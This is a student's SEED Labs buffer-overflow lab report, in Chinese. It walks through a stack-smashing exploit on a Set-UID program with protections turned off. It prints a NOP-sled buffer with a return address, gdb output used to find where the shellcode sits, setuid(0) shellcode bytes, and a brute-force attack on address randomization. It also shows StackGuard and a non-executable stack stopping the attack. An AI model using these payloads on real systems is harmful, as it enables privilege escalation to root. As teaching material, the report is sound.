
SEED Labs – Buffer Overflow Vulnerability Lab


姓名：严佳豪，学号：57118136

Task 1: Running Shellcode

将所给代码保存为call\_shellcode.c，执行结果保存为call\_shellcode; 运行后结果如下

获取了用户权限的shell

将所给的存在漏洞的代码保存为stack.c，编译执行结果保存为stack

关闭StackGuard和non-executable stack protection，将该程序设为拥有root权限的Set-UID程序

Task 2: Exploiting the Vulnerability

将所给代码保存为exploit.c，添加代码为：

strcpy(buffer,"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\xA7\xEA\xFF\xBF"); //在buffer特定偏移处起始的四个字节覆盖sellcode地址

strcpy(buffer+80,shellcode); //将shellcode拷贝至buffer+80处。

确定过程如下：

输入以下命令确定shellcode的存放地址

gdb stack

b main //在main函数出下断点

r //运行stack

p /x &str //查看str的地址，shellcode代码存储在badfle文件的第80个字节处，在stack.c程序中，从badfile文件读取数据到stack的str变量中，查看该变量的起始地址，加上80（0x50）即是shellcode的起始位置。

得到结果如下：

gdb-peda$ b main

Breakpoint 1 at 0x804851e: file stack.c, line 29.

gdb-peda$ r

Starting program: /home/seed/Desktop/stack

[----------------------------------registers-----------------------------------]

EAX: 0xb7fb8dbc --> 0xbfffed1c --> 0xbfffef47 ("LC\_PAPER=zh\_CN.UTF-8")

EBX: 0x0

ECX: 0xbfffec80 --> 0x1

EDX: 0xbfffeca4 --> 0x0

ESI: 0xb7fb7000 --> 0x1b1db0

EDI: 0xb7fb7000 --> 0x1b1db0

EBP: 0xbfffec68 --> 0x0

ESP: 0xbfffea30 --> 0xb7e763a0 (<\_\_GI\_\_\_libc\_realloc>:push ebp)

EIP: 0x804851e (<main+20>: sub esp,0x4)

EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)

[-------------------------------------code-------------------------------------]

0x8048515 <main+11>: mov ebp,esp

0x8048517 <main+13>: push ecx

0x8048518 <main+14>: sub esp,0x234

=> 0x804851e <main+20>: sub esp,0x4

0x8048521 <main+23>: push 0x18

0x8048523 <main+25>: push 0x0

0x8048525 <main+27>: lea eax,[ebp-0x229]

0x804852b <main+33>: push eax

[------------------------------------stack-------------------------------------]

0000| 0xbfffea30 --> 0xb7e763a0 (<\_\_GI\_\_\_libc\_realloc>:push ebp)

0004| 0xbfffea34 --> 0xb7fdb4c4 --> 0x74725f00 ('')

0008| 0xbfffea38 --> 0xb7fdb66e --> 0x60000

0012| 0xbfffea3c --> 0xb7fdb66e --> 0x60000

0016| 0xbfffea40 --> 0xb7fdb000 --> 0x464c457f

0020| 0xbfffea44 --> 0xb7ff1e96 (<malloc+6>: add ebx,0xd16a)

0024| 0xbfffea48 --> 0xb7fff000 --> 0x23f3c

0028| 0xbfffea4c --> 0xb7ff1ef9 (<calloc+73>: add esp,0x10)

[------------------------------------------------------------------------------]

Legend: code, data, rodata, value

Breakpoint 1, main (argc=0x1, argv=0xbfffed14)

at stack.c:29

29 char dummy[BUF\_SIZE]; memset(dummy, 0, BUF\_SIZE);


gdb-peda$ p /x &str

$1 = 0xbfffea57

故shellcode起始位置即0xbfffea57+0x50=0xbfffeaa7


经过测试发现，当stack.c中的buffer\_size为24时，始终出现段错误或者return propertly


当改为12后，攻击成功，结果如下



Task 3: Defeating dash’s Countermeasure

将所给代码保存为dash\_shell\_test.c

当取消注释所标代码时，编译执行结果如下，获取到了root权限

当继续注释时，编译执行结果如下，攻击失败


在Task2的exploit.c中的shellcode增加以下四条指令：

"\x31\xc0" /\* Line 1: xorl %eax,%eax \*/

"\x31\xdb" /\* Line 2: xorl %ebx,%ebx \*/


"\xb0\xd5" /\* Line 3: movb $0xd5,%al \*/


"\xcd\x80" /\* Line 4: int $0x80 \*/

重复2中攻击，利用setuid(0），成功获取root权限

Task 4: Defeating Address Randomization


将所给脚本保存为test.sh，并赋予可执行权限



执行脚本，结果如下：


最终通过使用暴力手段重复攻击漏洞程序，成功获取到了root权限

Task 5: Turn on the StackGuard Protection

首先，关闭地址随机化

在开启gcc的“Stack Guard”机制的前提下，重新编译运行stack.c 和exploit.c


结果如下：





可以看见，由于栈保护机制，攻击失败。


Task 6: Turn on the Non-executable Stack Protection

首先，关闭地址随机化，防止干扰



然后，关闭栈保护，使用栈不可执行选项重新编译易受攻击的程序stack.c

重复task2中的操作，得到结果如下



由于段不可执行，在堆栈上运行shellcode的攻击同样失败